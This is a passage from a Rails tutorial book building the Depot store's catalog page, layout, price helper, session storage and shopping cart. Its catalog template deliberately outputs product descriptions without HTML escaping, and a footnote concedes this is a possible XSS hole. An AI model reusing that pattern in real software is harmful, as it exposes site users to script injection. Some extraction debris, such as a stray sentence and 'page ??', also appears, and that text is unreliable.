Finally, we need to link these stylesheets into our HTML page. If you look at the `list.rhtml` file, you won't find any reference to stylesheets. You won't even find the HTML `<head>` section where such references would normally live. Instead, Rails keeps a separate file which is used to create a standard

What's with :post => true?

You may have noticed that the scaffold-generated “Destroy” link includes the parameter `:post => true`. This parameter was only added at Rails 1.1, and it gives us a glimpse into the future of Rails.

Browsers use HTTP to talk with servers. HTTP defines a set of verbs that browsers can employ, and defines when each can be used. A regular hyperlink, for example, uses an HTTP GET request. A GET request is defined by HTTP to be used to retrieving data: it isn't supposed to have any side effects. The technical term is *idempotent*—you should be able to issue the same GET request many times and get the same result back each time.

But if we use a GET request as a link to a Rails action that deletes a product, it's no longer idempotent: it'll work the first time, but fail on subsequent clicks. So, the Rails team changed the scaffold code generator to force the link to issue an HTTP POST. These POST requests are permitted side effects, and so are more suitable for deleting things.

Over time, expect to see Rails become more and more strict about the correct use of the HTTP protocol.

page environment for all admin pages. This file, called `admin.rhtml`, is a Rails layout, and lives in the `layouts` directory.

If you look at that file, you'll find the fourth line looks something like

```
<%= stylesheet_link_tag 'scaffold' %>
```

This uses `stylesheet_link_tag()` to create an HTML `<link>` tag which loads the standard scaffold stylesheet. We'll simply add our `depot.css` file here (dropping the `.css` extension).

```
<%= stylesheet_link_tag 'scaffold', 'depot' %>
```

So, we've loaded some test data into the database, we rewrote the `list.rhtml` file that displays the listing of products, we created a `depot.css` stylesheet, and we linked that stylesheet into our page by editing the layout `admin.rhtml`. Bring up a browser, point to `localhost:3000/admin/list`, and the resulting product listing might look something like Figure 6.5, on the next page.

A static Rails scaffold provides real source code, files that we can modify and immediately see results. The combination of dynamic and static scaffolds gives us the flexibility we need to develop in an agile way. We can




Figure 6.5: Tidied-up Product Listing

customize a particular source file and leave the rest alone—changes are both possible and localized.

So, we proudly show our customer her new product listing, and she's pleased. End of task. Time for lunch.

What We Just Did

In this chapter we laid the groundwork for our store application.

- We created a development database and configured our Rails application to access them.
- We used migrations to create and modify the schema in our development database, and to load test data.
- We created the products table and used the scaffold generator to write an application to maintain it.
- We augmented that generated code with validation.
- We rewrote the generic view code with something prettier.

One thing that we didn't do was discuss the pagination of the product listing. The scaffold generator automatically made use of Rails' built-in pagination helper. This breaks the lists of products into pages of 10 entries

each and automatically handles navigation between pages. We discuss this in more depth starting on page [413](#).

In this chapter, we'll see:

- writing our own views
- using layouts to decorate pages
- integrating CSS
- writing helpers
- linking pages to actions

Chapter 7

Task B: Catalog Display

All in all, it's been a successful day so far. We gathered the initial requirements from our customer, documented a basic flow, worked out a first pass at the data we'll need, and put together the maintenance page for the Depot application's products. We even managed to cap off the morning with a decent lunch.

Thus fortified, it's on to our second task. We chatted through priorities with our customer, and she said she'd like to start seeing what things look like from the buyer's point of view. Our next task is to create a simple catalog display.

This also makes a lot of sense from our point of view. Once we have the products safely tucked into the database, it should be fairly simple to display them. It also gives us a basis from which to develop the shopping cart portion of the code later.

We should also be able to draw on the work we did in the product maintenance task—the catalog display is really just a glorified product listing. So, let's get started.

7.1 Iteration B1: Create the Catalog Listing

Back on page 71, we said that we'd be using two controller classes for this application. We've already created the Admin controller, used by the seller to administer the Depot application. Now it's time to create the second controller, the one that interacts with the paying customers. Let's call it Store.

```
depot> ruby script/generate controller store index  
exists app/controllers/
```

```
exists app/helpers/
create app/views/store
exists test/functional/
create app/controllers/store_controller.rb
create test/functional/store_controller_test.rb
create app/helpers/store_helper.rb
create app/views/store/index.rhtml
```

Just as in the previous chapter, where we used the `generate` utility to create a controller to administer the products, here we've asked it to create a new controller (called `StoreController`) containing a single action method, `index()`.

So why did we choose to call our first method `index`? Because, just like most web servers, if you invoke a Rails controller and don't specify an explicit action, Rails automatically invokes the `index` action. In fact, let's try it. Point a browser at <http://localhost:3000/store> and up pops our web page.



It might not make us rich, but at least we know things are all wired together correctly. The page even tells us where to find the template file that draws this page.

Let's start by displaying a simple list of all the products in our database. We know that eventually we'll have to be more sophisticated, breaking them into categories, but this will get us going.

We need to get the list of products out of the database and make it available to the code in the view that will display the table. This means we have to change the `index()` method in `store_controller.rb`. We want to program at a decent level of abstraction, so let's just assume we can ask the model for a list of the products we can sell.

[Download](#) depot_d/app/controllers/store_controller.rb

```
class StoreController < ApplicationController
  def index
    @products = Product.find_products_for_sale
  end
end
```

end

Obviously, this code won't run as it stands. We need to define the method `find_products_for_sale()` in the `product.rb` model. The code that follows uses the Rails `find()` method. The `:all` parameter tells Rails that we want all rows that match the given condition. We asked our customer if she had a preference regarding the order things should be listed, and we jointly decided to see what happened if we displayed the products in alphabetical order, so the code does a sort on title.

def self.xxx
↪ page 534

[Download](#) depot_d/app/models/product.rb

```
class Product < ActiveRecord::Base

  def self.find_products_for_sale
    find(:all, :order => "title")
  end

  # validation stuff...
end
```

The `find()` method returns an array containing a `Product` object for each row returned from the database. The `find_products_for_sale()` method simply passes this array back to the controller.

Now we need to write our view template. To do this, edit the file `index.html` in `app/views/store`. (Remember that the path name to the view is built from the name of the controller (`store`) and the name of the action (`index`). The `.html` part signifies an ERb template.)

[Download](#) depot_d/app/views/store/index.html

```
<h1>Your Pragmatic Catalog</h1>

<% for product in @products -%>
  <div class="entry">
    
    <h3><%= h(product.title) %></h3>
    <%= product.description %>
    <span class="price"><%= product.price %></span>
  </div>
<% end %>
```

This time, we used the `h(string)` method to escape any HTML element in the product title, but did not use it to escape the description. This allows us to add HTML stylings to make the descriptions more interesting for our customers.¹ In general, try to get into the habit of typing `<%= h(...) %>` in

¹This decision opens a potential security hole, but as product descriptions are created by




Figure 7.1: Our First (Ugly) Catalog Page

templates, then removing the `h` when you've convinced yourself it's safe to do so.

Hitting Refresh brings up the display in Figure 7.1. It's pretty ugly, as we haven't yet included the CSS stylesheet. The customer happens to be walking by as we ponder this, and she points out that she'd also like to see a decent looking title and sidebar on public-facing pages.

At this point in the real world we'd probably want to call in the design

people who work for our company, we feel the risk is minimal. See Section 23.2, *Protecting Your Application from XSS*, on page 514 for details.

folks—we’ve all seen too many programmer-designed web sites to feel comfortable inflicting another on the world. But the Pragmatic Web Designer is off getting inspiration on a beach somewhere and won’t be back until later in the year, so let’s put a placeholder in for now. It’s time for an iteration.

7.2 Iteration B2: Add a Page Layout

The pages in a particular web site typically share a similar layout—the designer will have created a standard template that is used when placing content. Our job is to add this page decoration to each of the store pages.

Fortunately, in Rails we can define layouts. A *layout* is a template into which we can flow additional content. In our case, we can define a single layout for all the store pages and insert the catalog page into that layout. Later we can do the same with the shopping cart and checkout pages. Because there’s only one layout, we can change the look and feel of this entire section of our site by editing just one thing. This makes us feel better about putting a placeholder in for now; we can update it when the designer eventually returns from the islands.

There are many ways of specifying and using layouts in Rails. We’ll choose the simplest for now. If you create a template file in the `app/views/layouts` directory with the same name as a controller, all views rendered by that controller will use that layout by default. So let’s create one now. Our controller is called `store`, so we’ll name the layout `store.rhtml`.

Download `depot_e/app/views/layouts/store.rhtml`

```
Line 1  <html>
-      <head>
-        <title>Pragprog Books Online Store</title>
-        <%= stylesheet_link_tag "depot", :media => "all" %>
5      </head>
-      <body id="store">
-        <div id="banner">
-          
-          <%= @page_title || "Pragmatic Bookshelf" %>
10       </div>
-       <div id="columns">
-         <div id="side">
-           <a href="http://www...">Home</a><br />
-           <a href="http://www.../faq">Questions</a><br />
15          <a href="http://www.../news">News</a><br />
-          <a href="http://www.../contact">Contact</a><br />
-        </div>
-        <div id="main">
-          <%= @content_for_layout %>
20       </div>
```




Figure 7.2: Catalog with Layout Added

```
- </div>
- </body>
- </html>
```

Apart from the usual HTML gubbins, this layout has three Rails-specific items. Line 4 uses a Rails helper method to generate a `<link>` tag to our `depot.css` stylesheet. On line 9 we set the page title to a value in the variable `@page_title`. The real magic, however, takes place on line 19. Rails automatically sets the variable `@content_for_layout` to the page-specific content—the stuff generated by the view invoked by this request. In our case, this will be the catalog page generated by `index.html`.

To make this all work, we need to add to our `depot.css` stylesheet. It's starting to get a bit long, so rather than include it inline, we show the full listing starting on page ?? . Hit Refresh, and the browser window looks something like Figure 7.2 . It won't win any design awards, but it'll show our customer roughly what the final page will look like.

7.3 Iteration B3: Use a Helper to Format the Price

There's one obvious problem with our catalog display. The database stores the price in cents and we want to display it in dollars and cents. A price of 1234 should be shown as \$12.34.

One solution would be to format the price in the view. For example, we could say:

```
<span class="catalogprice"><%= sprintf("%.2f", product.price/100.0) %></span>
```

This will (probably) work, but it might be open to the same rounding issues with floating point numbers. It also embeds into the view knowledge of the format of the price in the database: this is rather too much coupling for my taste.

Instead, let's factor out the formatting of the price into a Ruby method outside the view. This method is the single place where we format prices for display. We can call it from any view that needs that functionality. Rails calls these methods *helpers*.

helpers

If you look in the `app` directory, you'll find four subdirectories:

```
depot> ls -p app
controllers/  helpers/      models/      views/
```

Not surprisingly, our helper methods go in the `helpers` directory. If you look in there, you'll find it already contains some files.

```
depot> ls -p app/helpers
admin_helper.rb      application_helper.rb  store_helper.rb
```

The Rails generators automatically created a helper file for each of our controllers (admin and store). The Rails command itself (the one that created the application initially) created the file `application_helper.rb`. The methods we define in a controller-specific helper are available to views referenced by that controller. Methods in the overall `application_helper` file are available in all the application's views. This gives us a choice for our price formatting helper. Right now, we need it just in the store view, so let's start by putting it there.

Let's have a look at the file `store_helper.rb` in the `helpers` directory.

```
module StoreHelper
end
```

It's just an empty Ruby module, just waiting for us to add a method to it. Let's write our price formatter. It takes an amount (in cents) and returns a string with dollars and cents. It uses the Ruby library method `divmod()`,

which returns the quotient and remainder of dividing the amount by 100 (thus avoiding any floating point issues). Our method doesn't handle negative prices, as the validation in the model weeds these out.

[Download](#) depot_f/app/helpers/store_helper.rb

```
module StoreHelper
  def format_price(amount)
    dollars, cents = amount.divmod(100)
    sprintf("%d.%02d", dollars, cents)
  end
end
```

Using our helper in the view is simple: in the index template, we change

```
<span class="price"><%= product.price %></span>
```

to

```
<span class="price"><%= format_price(product.price) %></span>
```

Sure enough, when we hit refresh, we see a nicely formatted price.

doing the mundane (but important) project stuff. That means you'll have more time and energy to do the really exciting---and difficult---stuff, like writing quality code.

\$29.95

7.4 Iteration B4: Linking to the Cart

Our customer's really pleased with our progress. We're still on the first day of development and we have a half-way decent looking catalog display. However, she points out that we've forgotten a minor detail—there's no way for anyone to buy anything at our store. We forgot to add any kind of “Add to Cart” link to our catalog display.

Back on page 48 we used the `link_to()` helper to generate links from a Rails view back to another action in the controller. We could use this same helper to put an “Add to Cart” link next to each product on the catalog page. But it turns out that this is a dangerous thing to do. The problem is that the `link_to()` helper generates an HTML `<a href=...>` tag. When you click on the corresponding link, your browser generates an HTTP GET request to the server. And HTTP GET requests are not supposed to change the state of anything on the server—they're only to be used to fetch information. (This isn't just an academic nicety. See the discussion starting on page 397 for some more background.)

Fortunately, Rails provides a useful alternative to `link_to()`. The `button_to()` method also links a view back to the application, but it does so by generating an HTML form that contains just a single button. When the user clicks the button, an HTTP POST request is generated. And a POST request is just the ticket when we want to do something like add an item to a cart.²

Let's add the "Add to Cart" button to our catalog page. The syntax is the same as we used for `link_to()`.

```
<%= button_to "Add to Cart", :action => :add_to_cart %>
```

However, there's a problem with this: how will the `add_to_cart` action know *which* product to add to our cart? We'll need to pass it the id of the item corresponding to the button. That's easy enough—we simply add an `:id` option to the `button_to()` call. Our `index.rhtml` template now looks like this.

[Download](#) depot_f/app/views/store/index.rhtml

```
<h1>Your Pragmatic Catalog</h1>

<% for product in @products -%>
  <div class="entry">
    
    <h3><%= h(product.title) %></h3>
    <%= product.description %>
    <span class="price"><%= format_price(product.price) %></span>
    <%= button_to "Add to Cart", :action => :add_to_cart, :id => product %>
  </div>
<% end %>
```

Now our index page looks like Figure 7.3, on the following page.

What We Just Did

We've put together the basis of the store's catalog display. The steps were as follows.

- Create a new controller to handle customer-centric interactions.
- Implement the default `index()` action.
- Add a class method to the `Product` model to return salable items.
- Implement a view (an `.rhtml` file) and a layout to contain it (another `.rhtml` file).

²You can't always substitute `button_to()` for `link_to()`. Because it uses an HTML form, `button_to()` can't be used inline the way `link_to()` can, so you might have to redesign your pages slightly to make them layout properly.




Figure 7.3: Now There's an "Add to Cart" Button

- Create a simple stylesheet.
- Write a helper to format prices the way we'd like.
- Add a button to each item to allow folks to add it to our cart.

Time to check it all in and move on to the next task.

In this chapter, we'll see:

- sessions and session management
- non-database models
- error diagnosis and handling
- the flash
- logging

Chapter 8

Task C: Cart Creation

Now that we have the ability to display a catalog containing all our wonderful products, it would be nice to be able to sell them. Our customer agrees, so we've jointly decided to implement the shopping cart functionality next. This is going to involve a number of new concepts, including sessions, error handling, and the flash, so let's get started.

8.1 Sessions

Before we launch into our next wildly successful iteration, we need to spend just a little while looking at sessions, web applications, and Rails.

As a user browses our online catalog, he or she will (we hope) select products to buy. The convention is that each item selected will be added to a virtual shopping cart, held in our store. At some point, our buyers will have everything they need, and will proceed to our site's checkout, where they'll pay for the stuff in the cart.

This means that our application will need to keep track of all the items added to the cart by the buyer. This sounds simple, except for one minor detail. The protocol used to talk between browsers and application programs is stateless—it has no memory built in. Each time your application receives a request from the browser is like the first time they've talked to each other. That's cool for romantics but not so good when you're trying to remember what products your user has already selected.

The most popular solution to this problem is to fake out the idea of stateful transactions on top of HTTP, which is stateless. A layer within the application tries to match up an incoming request to a locally held piece of session data. If a particular piece of session data can be matched to all the

requests that come from a particular browser, we can keep track of all the stuff done by the user of that browser using that session data.

The underlying mechanisms for doing this session tracking are varied. Sometimes an application encodes the session information in the form data on each page. Sometimes the encoded session identifier is added to the end of each URL (the so-called URL Rewriting option). And sometimes the application uses cookies. Rails uses the cookie-based approach.

A *cookie* is simply a chunk of named data that a web application passes to a web browser, and which the browser remembers. Subsequently, when the browser sends a request to the application, the cookie data tags along. The application uses information in the cookie to match the request with session information stored in the server. It's an ugly solution to a messy problem. Fortunately, as a Rails programmer you don't have to worry about all these low-level details. (In fact, the only reason to go into them at all is to explain why users of Rails applications must have cookies enabled in their browsers.)

cookie

Rather than have developers worry about protocols and cookies, Rails provides a simple abstraction. Within the controller, Rails maintains a special hash-like collection called *session*. Any key/value pairs you store into this hash during the processing of a request will be available during subsequent requests from the same browser.

hash
↪ page 536

In the Depot application we want to use the session facility to store the information about what's in each buyer's cart. But we have to be slightly careful here—the issue is deeper than it might appear. There are problems of resilience and scalability.

By default, Rails stores session information in a file on the server. If you have a single Rails server running, there's no problem with this. But imagine that your store application gets so wildly popular that you run out of capacity on a single server machine and need to run multiple boxes. The first request from a particular user might be routed to one backend machine, but the second request might go to another. The session data stored on the first server isn't available on the second; the user will get very confused as items appear and disappear in their cart across requests.

So, it's a good idea to make sure that session information is stored somewhere external to the application where it can be shared between multiple application processes if needed. And if this external store is persistent, we can even bounce a server and not lose any session information. We talk all about setting up session information in Chapter 24, *Deployment and*

Production, on page 524, and we'll see that there are a number of different session storage options. For now, let's arrange for our application to store session data in a table in our database.

Putting Sessions in the Database

Rails makes it easy to store session data in the database. First, we need to create a database table with the correct layout. We'll need to run a couple of rake tasks to do that. First, we'll create a migration containing our session table definition. That's a predefined Rake task that creates just the migration we need.

```
depot> rake db:sessions:create
exists db/migrate
create db/migrate/004_add_sessions.rb
```

Then, we'll apply the migration to add the table to our schema.

```
depot> rake db:migrate
```

If you now look at your database, you'll find a new table called `sessions`.

Next, we have to tell Rails to use database storage for our application (because the default is to use the filesystem). This is a configuration option, so not surprisingly you'll find it specified in a file in the config directory. Open the file `environment.rb` and you'll see a bunch of configuration options, all commented out. Scan down for the one that looks like

```
# Use the database for sessions instead of the file system
# (create the session table with 'rake db:sessions:create')
# config.action_controller.session_store = :active_record_store
```

Notice that the last line is commented out. Remove the leading `#` character on that line to activate database storage of sessions.

```
# Use the database for sessions instead of the file system
# (create the session table with 'rake create_sessions_table')
config.action_controller.session_store = :active_record_store
```

The next time you restart your application, it will store its session data in the database.

Carts and Sessions

So, having just plowed through all that theory, where does that leave us in practice? We need to be able to assign a new cart object to a session the first time it's needed and find that cart object again every time it's needed in the same session. We can achieve that by creating a helper method, `find_cart()`, in the store controller. A simple implementation would be

```
def find_cart
  unless session[:cart]      # if there's no cart in the session
    session[:cart] = Cart.new # add a new one
  end
  session[:cart]             # return existing or new cart
end
```

Remember that Ruby makes the current session look like a hash to the controller, so we'll store the cart in the session by indexing it with the symbol `:cart`. We don't currently know just what our cart will be—for now let's assume that it's a class, so we can create a new cart object using `Cart.new`. Armed with all this knowledge, we can now arrange to keep a cart in the user's session.

It turns out there's a more idiomatic way of doing the same thing in Ruby.

[Download](#) depot_f/app/controllers/store_controller.rb

```
private

def find_cart
  session[:cart] ||= Cart.new
end
```

This method is fairly tricky. It uses Ruby's conditional assignment operator, `||=`. If the session hash has a value corresponding to the key `:cart`, that value is returned immediately. Otherwise a new cart object is created and assigned to the session. This new cart is then returned.

`||=`
↪ page 542

Note that we make the `find_cart()` method private. This prevents Rails from making it available as an action on the controller. Be careful as you add additional methods to this controller as we work further on the cart—if you add them after the *private* declaration, they'll be invisible outside the class. New actions must go before the *private* line.

8.2 Iteration C1: Creating a Cart

The whole reason for this discussion of session was to give us somewhere to keep our shopping cart. So, now we've got the session stuff sorted out, let's move on to implement the cart. For now, let's keep it simple. It holds data, and contains some business logic, so we know that it is logically a model. But, do we need a cart database table? Not necessarily. The cart is tied to the buyer's session, and as long as that session data is available across all our servers (when we finally deploy in a multiserver environment), that's probably good enough. So for now we'll assume the cart is a regular class and see what happens. We'll use our editor to create the file

cart.rb in the app/models directory.¹ The implementation is pretty simple. The cart is basically a wrapper for an array of items. When a product is added (using the add_product() method), it is appended to the item list.

Download depot_f/app/models/cart.rb

```
class Cart
  attr_reader :items

  def initialize
    @items = []
  end

  def add_product(product)
    @items << product
  end
end
```

Observant readers (yes, that's all of you) will have noticed that our catalog listing view already includes an *Add to Cart* button for each product.

Download depot_f/app/views/store/index.html

```
<%= button_to "Add to Cart", :action => :add_to_cart, :id => product %>
```

This button links back to an add_to_cart() action in the store controller (and we haven't written that action yet). It will pass in the product id as a form parameter.² Here's where we start to see how important the id field is in our models. Rails identifies model objects (and the corresponding database rows) by their id fields. If we pass an id to add_to_cart(), we're uniquely identifying the product to add.

Let's implement the add_to_cart() method now. It needs to find the shopping cart for the current session (creating one if there isn't one there already), add the selected product to that cart, and display the cart contents. So, rather than worry too much about the details, let's just write the code at this level of abstraction. Here's the add_to_cart() method in app/controllers/store_controller.rb.

Download depot_f/app/controllers/store_controller.rb

```
Line 1  def add_to_cart
-       @cart = find_cart
-       @product = Product.find(params[:id])
-       @cart.add_product(@product)
```

¹Note that we don't use the Rails model generator to create this file. The generator is only used to create database-backed models.


²Saying :id=>product is idiomatic shorthand for :id=>product.id. Both pass the product's id back to the controller.

5 **end**

On line 2 we use the `find_cart()` method we implemented on page 100 to find (or create) a cart in the session. The next line uses the `params` object to get the `id` parameter from the request, then calls the `Product` model to find the product with that `id`. Line 4 then adds this product to the cart.

Be careful when you add the `add_to_cart()` method to the controller. Because it is called as an action, it must be public and so must be added *above* the private directive we put in to hide the `find_cart()` method.

What happens when we go back to our browser and click on one of the `Add to Cart` buttons? Let's try it.




What does Rails do after it finishes executing the `add_to_cart` action? It goes and finds a template called `add_to_cart` in the directory `app/views/store` directory. We haven't written one, so Rails complains. Let's make it happen by writing a trivial template (we'll tart it up in a minute).

[Download](#) depot_f/app/views/store/add_to_cart.rhtml

```
<h1>Your Pragmatic Cart</h1>

<ul>
  <% for item in @cart.items %>
    <li><%= item.title %></li>
  <% end %>
</ul>
```

So, with everything plumbed together, let's hit Refresh in our browser. Your browser will probably warn you that you're about to submit form data again (because we added the product to our cart using `button_to()`, and that uses a form). Click OK, and you should see our simple view displayed:



There are two products in the cart because we submitted the form twice (once when we did it initially and got the error about the missing view, and the second time when we reloaded that page after implementing the view).

Go back to <http://localhost:3000/store>, the main catalog page, and add a different product to the cart. You'll see the original two entries plus our new item in your cart. It looks like we've got sessions working. Time to show our customer, so we call her over and proudly display our handsome new cart. Somewhat to our dismay, she makes that *tsk-tsk* sound that customers make just before telling you that you clearly don't get something.

Real shopping carts, she explains, don't show separate lines for two of the same product. Instead, they show the product line once with a quantity of two. Looks like we're lined up for our next iteration.

8.3 Iteration C2: A Smarter Cart

It looks like we have to find a way to associate a count with each product in our cart. Let's create a new class, `CartItem`, which contains both a reference to a product and a quantity.

[Download](#) `depot_g/app/models/cart_item.rb`

class `CartItem`

```
  attr_reader :product, :quantity
```

```
  def initialize(product)
    @product = product
    @quantity = 1
  end
```

```
  def increment_quantity
    @quantity += 1
```

```

end

def title
  @product.title
end

def price
  @product.price * @quantity
end
end

```

We'll now use this from within the `add_product()` method in our `Cart`. We see if our list of items already includes the product we're adding; if it does, we bump the quantity, otherwise we add a new `CartItem`.

[Download](#) `depot_g/app/models/cart.rb`

```

def add_product(product)
  existing_product = @items.find {|item| item.product == product}
  if existing_product
    existing_product.increment_quantity
  else
    @items << CartItem.new(product)
  end
end
end

```

We'll also make a quick change to the `add_to_cart` view to use this new information.

[Download](#) `depot_g/app/views/store/add_to_cart.html`

```

<h1>Your Pragmatic Cart</h1>

<ul>
  <% for cart_item in @cart.items %>
    <li><%= cart_item.quantity %> &times; <%= h(cart_item.title) %></li>
  <% end %>
</ul>

```

By now we're pretty confident in our Rails-fu, so we confidently go to the store page and hit the add to cart button for a product. And, of course, there's nothing like a little hubris to trigger a reality check. Rather than seeing our new cart, we're faced with a somewhat brutal error screen, shown in Figure 8.1, on the next page.

At first, we might be tempted to think that we'd misspelled the `quantity()` attribute in `cart_item.rb`, but a quick check shows that it's OK. But then, we look at the error message more closely. It says "undefined method 'quantity' for #<Product:...>." That means that it thinks the items in our cart are



Figure 8.1: Our first error

products, not cart items. It's almost as if Rails hasn't spotted the changes we've made to the file. And, in fact, that's exactly what has happened.

So far, we've been enjoying the fact that Rails automatically reloads program files before handling each new request in development mode. However, that's not the full story. In fact, Rails only reloads those files *that it knows about*. If one of our files subclasses a standard Rails class, then Rails knows about it, and manages it appropriately. However our `Cart` class is just a free-standing Ruby class, and Rails doesn't know to reload it. All is not lost, however, because we can tell Rails to reload our models by including a single include directive in each.

[Download](#) `depot_g/app/models/cart.rb`

```
class Cart
```




Figure 8.2: Same application, different error.

```
include Reloadable
```

```
# .. rest of model
```

[Download](#) depot_g/app/models/cart_item.rb

```
class CartItem
  include Reloadable
```

```
# .. rest of model
```

Including `Reloadable` says “treat the `Cart` and `CartItem` classes as if they were like any other Rails model, and reload them before each request.” However, because the source code currently running in your application does not have this directive in it, we’re going to have to bite the bullet and for the first time stop and restart our application to get the new versions of `Cart` and `CartItem` to load. In future, we’ll remember to add the `include Reloadable` line in non-database models, and we won’t have to restart.

Once we’ve restarted the application, we boldly hit `Refresh` again in our browser, only to have our hope dashed against the reality of a different exception, depressingly illustrated in Figure 8.2 .

